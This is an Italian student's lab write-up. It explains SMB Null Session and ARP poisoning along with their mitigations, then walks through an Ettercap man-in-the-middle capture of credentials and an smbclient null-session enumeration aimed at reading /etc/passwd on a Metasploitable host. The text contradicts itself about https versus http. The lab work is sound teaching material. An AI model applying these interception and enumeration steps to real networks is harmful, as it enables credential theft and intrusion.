

Autrice: Florence Decaro **Obiettivo:** L'esercizio è diviso in due parti.

La prima parte dell'esercizio consiste spiegare questi quesiti

- ✚ Cosa vuol dire Null Session
- ✚ Elencare i sistemi che sono vulnerabili a Null Session e se sono ancora in commercio
- ✚ Elencare le modalità per mitigare o risolvere la vulnerabilità Null Session
- ✚ Come funziona l'ARP Poisoning
- ✚ Elencare i sistemi che sono vulnerabili a ARP Poisoning
- ✚ Elencare le modalità per mitigare, rilevare o annullare l'ARP Poisoning

1. Cosa vuol dire Null Session

Una Null Session è una connessione anonima al servizio SMB/NetBIOS di Windows che non richiede autenticazione.

In pratica, un attaccante può collegarsi a un sistema Windows tramite la porta 139 o 445 senza fornire username o password, ottenendo informazioni sensibili come:

- ✚ Lista utenti
- ✚ Lista gruppi
- ✚ Condivisioni di rete
- ✚ Informazioni sul dominio
- ✚ SID degli account

È una vulnerabilità di tipo information disclosure, molto utile nelle fasi di enumerazione.

2. Sistemi vulnerabili a Null Session e disponibilità attuale

Sono vulnerabili principalmente:

- ✚ Windows NT 4.0
- ✚ Windows 2000
- ✚ Windows XP
- ✚ Windows serve 2003



Sistemi che non sono più in commercio. Tutti questi sistemi sono fuori supporto e non più venduti da Microsoft.

Tuttavia, possono ancora trovarsi in:

- ✚ vecchie reti aziendali
- ✚ ambienti industriali/OT
- ✚ laboratori didattici

3. Mitigazioni principali

- ✚ Disabilitare le Null Session tramite registro di sistema:
- ✚ Restrict Anonymous= 1 o 2
- ✚ Bloccare le porte 139 e 445 da reti non fidate
- ✚ Applicare patch e service pack (per sistemi legacy)
- ✚ Usare firewall host-based
- ✚ Rimuovere condivisioni non necessarie
- ✚ Aggiornare a sistemi moderni (Windows 10/11, Server 2016+)

Sistemi moderni

Windows Vista e successivi non permettono più Null Session per impostazione predefinita.

4. Come funziona l'ARP Poisoning

L'ARP Poisoning (o ARP Spoofing) è un attacco di rete locale in cui un aggressore invia ARP Reply falsificati per associare il proprio MAC address all'IP di un altro dispositivo (es. gateway).

Il traffico destinato alla vittima o al router viene inviato all'attaccante, che può:

- ✚ intercettare pacchetti (MITM)
- ✚ modificarli
- ✚ bloccarli (DoS)
- ✚ reindirizzarli



È un attacco di livello 2 (Data Link Layer).

5. Sistemi vulnerabili ad ARP Poisoning

Qualsiasi sistema che utilizza ARP non autenticato, quindi praticamente:

- ✚ Windows (tutte le versioni)
- ✚ Linux
- ✚ macOS
- ✚ dispositivi IoT
- ✚ switch non gestiti
- ✚ router domestici
- ✚ stampanti di rete
- ✚ In generale: tutte le reti IPv4 basate su ARP.

6. Mitigare, rilevare o annullare l'ARP Poisoning

- ✚ Static ARP entries (solo in reti piccole)
- ✚ Port security sugli switch
- ✚ Dynamic ARP Inspection (DAI) su switch gestiti
- ✚ Segmentazione della rete (VLAN)
- ✚ Uso di HTTPS, SSH, TLS per proteggere i dati anche se intercettati
- ✚ Passaggio a IPv6, che usa NDP (ma con altre vulnerabilità)

➤ **Rilevazione con Tool come:**

- ✚ arpswatch
- ✚ xARP
- ✚ IDS/IPS (Snort, Suricata)
- ✚ Monitoraggio anomalie ARP:
- ✚ MAC duplicati
- ✚ ARP reply non richiesti


➤ **Annullamento**

- ✚ Ripristinare la cache ARP:
- ✚ Windows:
- ✚ Linux/macOS:
- ✚ Riavviare l'interfaccia di rete
- ✚ Applicare DAI o port security per bloccare l'attaccante

La seconda parte dell'esercizio guidato su Ettercap.


Ettercap è uno strumento di analisi della rete e di attacco di tipo "Man-in-the-Middle", può essere utilizzato per diverse finalità, inclusa la cattura e l'analisi del traffico di rete, il rilevamento di host nella rete, e l'esecuzione di attacchi MITM per intercettare le comunicazioni. Può anche essere configurato per eseguire attacchi di spoofing, come ARP spoofing, per indirizzare il traffico attraverso l'attaccante.

Avviamo Ettercap in forma grafica




Una volta avviato andiamo a scansionare i nostri target. Lo scopo di questo attacco è quello di mettersi in mezzo e intercettare tutti i dati non criptati che passano tra due host vittima. In questo caso ci metteremo in mezzo ad un PC vittima e al nostro Router-Gateway del nostro provider. Quindi andiamo sui tre pallini e facciamo click su host


Facciamo prima un arp-a per vedere i target sulla rete





Gli stessi vengono individuati da Ettercap




I nostri target verranno aggiunti a target 1 e 2




Si fa partire l'ARP Poisoning verso i target




Su Wireshark si vede il traffico di richieste ARP verso il target Windows 192.168.50.102



A questo punto essendo Ettercap avviato, si prova ad accedere ad un sito con https dal target Windows



Con Ettercap si riesce a trovare in chiaro le credenziali utilizzate per accedere




Conclusione: l'utilizzo di http è molto pericoloso

Facoltativo:Null session


Leggere il file /etc/passwd sul target Metasploitable sfruttando la vulnerabilità NULL Session di SMB con il tool smbclient. Testare anche il comando: enum4linux

Otteniamo una lista delle risorse condivise utilizzando il comando: smbclient -L //192.168.50.101

